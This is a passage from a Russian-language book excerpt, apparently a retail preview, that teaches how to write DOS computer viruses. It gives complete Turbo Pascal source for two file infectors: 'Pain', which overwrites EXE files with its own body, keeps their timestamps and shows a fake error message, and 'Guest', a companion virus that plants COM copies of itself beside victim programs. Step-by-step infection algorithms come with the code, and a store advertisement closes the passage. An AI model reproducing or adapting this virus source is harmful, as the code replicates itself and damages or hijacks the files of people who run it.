10. Закрыть файл (по желанию можно заразить от одного до всех файлов в каталоге или на диске).
11. Выдать на экран какое-либо сообщение об ошибке, например «Abnormal program termination» или «Not enough memory», – пусть пользователь не слишком удивляется тому, что программа не запустилась.
12. Завершить программу.

Ниже приведен листинг программы, заражающей файлы таким способом.

```
{$M 2048, 0, 0}
{$A−}
{$B−}
{$D−}
{$E+}
{$F−}
{$G−}
{$I−}
{$L−}
{$N−}
{$S−}
{$V−}
{$X+}
{Используются модули Dos и System (модуль System автоматически
подключается к каждой программе при компиляции)}
Uses Dos;
Const
{Имя вируса}
VirName='Pain';
{Строка для проверки на повторное заражение.
Она дописывается в заражаемый файл сразу после кода вируса}
VirLabel: String[5]='Pain!';
{Длина получаемого при компиляции EXE−файла}
VirLen=4208;
```

```
Author='Dirty Nazi/SGWW.';
{Количество заражаемых за один сеанс работы файлов}
InfCount=2;
Var
{Массив для определения наличия копии вируса в найденном файле}
VirIdentifier: Array [1.5] of Char;
{Файловая переменная для работы с файлами}
VirBody: File;
{Еще одна файловая переменная – хотя без нее можно было
обойтись, так будет понятнее}
Target: File;
{Для имени найденного файла}
TargetFile: PathStr;
{Буфер для тела вируса}
VirBuf : Array [1.VirLen] of Char;
{Для даты/времени файла}
Time : LongInt;
{Счетчик количества инфицированных файлов}
InfFiles : Byte;
DirInfo : SearchRec;
LabelBuf : Array [1.5] of Char;
{Инициализация}
procedure Init;
begin
LabelBuf[1]:=VirLabel[1];
LabelBuf[2]:=VirLabel[2];
LabelBuf[3]:=VirLabel[3];
LabelBuf[4]:=VirLabel[4];
LabelBuf[5]:=VirLabel[5];
{Обнуляем счетчик количества инфицированных файлов}
InfFiles:=0;
{Связываем файловую переменную VirBody с именем программы,
из которой стартовали}
Assign(VirBody, ParamStr(0));
{Открываем файл с recsize=1 байту}
Reset(VirBody, 1);
{Считываем из файла тело вируса в массив VirBuf}
BlockRead(VirBody, VirBuf, VirLen);
{Закрываем файл}
Close(VirBody);
end;
{Поиск жертвы}
procedure FindTarget;
Var
Sr: SearchRec;
{Функция возвращает True, если найденная
программа уже заражена, и False, если еще нет}
function VirusPresent: Boolean;
begin
```

```
{Пока будем считать, что вируса нет}
VirusPresent:=False;
{Открываем найденный файл}
Assign(Target, TargetFile);
Reset(Target, 1);
{Перемещаемся на длину тела вируса от начала файла}
Seek(Target, VirLen);
{Считываем 5 байт – если файл уже заражен,
там находится метка вируса}
BlockRead(Target, VirIdentifier, 5);
If VirIdentifier=VirLabel Then
{Если метка есть, значит есть и вирус}
VirusPresent:=True;
end;
{Процедура заражения}
procedure InfectFile;
begin
{Если размер найденного файла меньше, чем длина вируса
плюс 100 байт, то выходим из процедуры}
If Sr.Size < VirLen+100 Then Exit;
{Если найденная программа еще не заражена, инфицируем ее}
If Not VirusPresent Then
begin
{Запомним дату и время файла. Атрибуты запоминать не надо,
так как поиск ведется среди файлов с атрибутом Archive, а этот
атрибут устанавливается на файл после сохранения в любом случае}
Time:=Sr.Time;
{Открываем для заражения}
Assign(Target, TargetFile);
Reset(Target, 1);
{Записывам тело вируса в начало файла}
BlockWrite(Target, VirBuf, VirLen);
{Перемещаем указатель текущей позиции
на длину вируса от начала файла}
Seek(Target, VirLen);
{Вписываем метку заражения}
BlockWrite(Target, LabelBuf, 5);
{Устанавливаем дату и время файла}
SetFTime(Target, Time);
{Закрываем}
Close(Target);
{Увеличиваем счетчик инфицированных файлов}
Inc(InfFiles);
end;
end;
{Начало процедуры FindTarget}
begin
{Ищем в текущем каталоге файлы по маске *.EXE
с атрибутами Archive}
```

```
FindFirst('*.EXE', Archive, Sr);
{Пока есть файлы для заражения}
While DosError=0 Do
begin
If Sr.Name='' Then Exit;
{Запоминаем имя найденного файла в переменную TargetFile}
TargetFile:=Sr.Name;
{Вызываем процедуру заражения}
InfectFile;
{Если заразили InfCount файлов, завершаем поиск}
If InfFiles > InfCount Then Exit;
{Ищем следующий файл по маске}
FindNext(Sr);
end;
end;
{Основное тело}
begin
{Инициализируемся}
Init;
{Ищем жертвы и заражаем их}
FindTarget;
{Выдаем на экран сообщение об ошибке}
WriteLn('Abnormal program termination.');
{Это чтобы компилятор вставил в код константы VirName
и Author, условие же поставлено таким образом,
что эти строки никогда не будут выведены на экран}
If 2=3 Then
begin
WriteLn(VirName);
WriteLn(Author);
end;
end.
```

Вирусы-спутники (Companion)

Вирусы-спутники сейчас широко распространены – соотношение companion и parasitic вирусов примерно один к двум.

Инфицирование методом создания COM-файла спутника

Смысл этого метода – не трогая «чужого кота» (EXE-программу), создать «своего» – COM-файл с именем EXE-программы. Алгоритм работы такого вируса предельно прост, так как отпадает необходимость лишних действий (например, сохранения в теле вируса длины откомпилированного EXE-файла с вирусным кодом, считывания в буфер тела вируса, запуска файла, из которого вирус получил управление). Незачем даже хранить метку для определения инфицирования файла.

Заражение производится с помощью командного процессора:

1. Если в командной строке указаны параметры, сохранить их в переменную типа String для передачи инфицированной программе.
2. Найти EXE-файл-жертву.
3. Проверить, не присутствует ли в каталоге с найденным EXE-файлом COM-файл с таким же именем, как у файла-жертвы.
4. Если такой COM-файл присутствует, файл уже заражен, переходим к пункту 6.
5. С помощью командного процессора скопировать файл, из которого получено управление, в файл с именем жертвы и расширением COM.
6. Процедурой Exec загрузить и выполнить файл с именем стартового, но с расширением EXE – то есть выполнить инфицированную программу.
7. Вернуть управление в DOS.

Приведенный ниже листинг показывает заражение файлов этим методом.

```
{$M 2048, 0, 0}
{$A−}
{$B−}
{$D−}
{$E+}
{$F−}
{$G−}
{$I−}
{$L−}
{$N−}
{$S−}
{$V−}
{$X+}
{Используются модули Dos и System (модуль System автоматически
подключается к каждой программе при компиляции)}
Uses Dos;
Const
{Имя вируса}
VirName='Guest';
Author='Dirty Nazi/SGWW. 4 PVT only!';
{Количество зараженных за один сеанс работы файлов}
```

```
InfCount=2;
Var
{Для имени найденного файла}
TargetFile : PathStr;
{Для создания копии}
TargetCOM : PathStr;
{Счетчик количества заражений}
InfFiles : Byte;
DirInfo : SearchRec;
{Для сохранения параметров командной строки}
Parms : String;
{Для цикла For}
I: Byte;
{Поиск жертв}
procedure FindTarget;
Var
Sr : SearchRec;
{Функция возвращает True, если найденная программа уже заражена,
и False, если еще нет}
function VirusPresent: Boolean;
Var
Target : File;
begin
{Пока будем считать, что вируса здесь нет}
VirusPresent:=False;
{Пытаемся открыть файл с именем найденной программы,
но с расширением COM}
Assign(Target, TargetCOM);
Reset(Target, 1);
{Если не было ошибок при открытии,
программа уже инфицирована этим вирусом}
If IOResult=0 Then
begin
VirusPresent:=True;
{Открыли – закроем}
Close(Target);
end;
end;
{Собственно процедура заражения}
procedure InfectFile;
begin
{Если найденная программа еще не заражена, инфицируем ее}
If Not VirusPresent Then
begin
{С помощью командного процессора
копируем вирусный код в COM–файл}
SwapVectors;
Exec(GetEnv('COMSPEC'),'/C COPY /B '+ParamStr(0)+'
'+TargetCOM+' >NUL');
```

```
SwapVectors;
{Увеличиваем на единицу счетчик инфицированных файлов}
Inc(InfFiles);
end;
end;
begin {начало процедуры FindTarget}
{Ищем в текущем каталоге файлы по маске *.EXE
с атрибутами Archive}
FindFirst('*.EXE', Archive, Sr);
{Пока есть файлы для заражения}
While DosError=0 Do
begin
If Sr.Name='' Then Exit;
{Запоминаем имя найденного файла в переменную TargetFile}
TargetFile:=Sr.Name;
TargetCOM:=Copy(TargetFile,1,Length(TargetFile)–4)+'.COM';
{Вызываем процедуру заражения}
InfectFile;
{Если заразили InfCount файлов, завершаем поиск}
If InfFiles > InfCount Then Exit;
{Ищем следующий файл по маске}
FindNext(Sr);
end;
end;
{Основное тело}
begin
Parms:=' ';
{Запоминаем параметры командной строки}
If ParamCount <> 0 Then
For I:=1 To ParamCount Do
Parms:=Parms+' '+ParamStr(I);
{Ищем жертвы и заражаем их}
FindTarget;
TargetFile:=Copy(ParamStr(0),1,Length(ParamStr(0))–4)+'.EXE';
{Ищем файл с именем стартового файла, но с расширением EXE}
FindFirst(TargetFile, AnyFile, DirInfo);
{Если такой файл найден, запускаем его на выполнение}
If DosError=0 Then
begin
SwapVectors;
Exec(GetEnv('COMSPEC'),'/C '+TargetFile+Parms);
SwapVectors;
end Else
{Если файл не найден, выходим,
не внося в программу изменений}
begin
WriteLn(#13#10, VirName, ' by ',Author);
WriteLn('Какое–нибудь сообщение');
end;
```

```
end.
```

Инфицирование методом переименования EXE-файла

Отличий в алгоритмах работы этих вирусов и их «коллег», создающих файл-спутник, не так уж много. Но, по всей видимости, заражение методом переименования несколько совершеннее – для излечения от вируса нужно не просто удалить COM-файл с кодом вируса, а немного помучаться и разыскать, во что же переименован EXE-файл с инфицированной программой.

Конец ознакомительного фрагмента.

Текст предоставлен ООО «ЛитРес».

Прочитайте эту книгу целиком, купив полную легальную версию на ЛитРес.

Безопасно оплатить книгу можно банковской картой Visa, MasterCard, Maestro, со счета мобильного телефона, с платежного терминала, в салоне МТС или Связной, через PayPal, WebMoney, Яндекс.Деньги, QIWI Кошелек, бонусными картами или другим удобным Вам способом.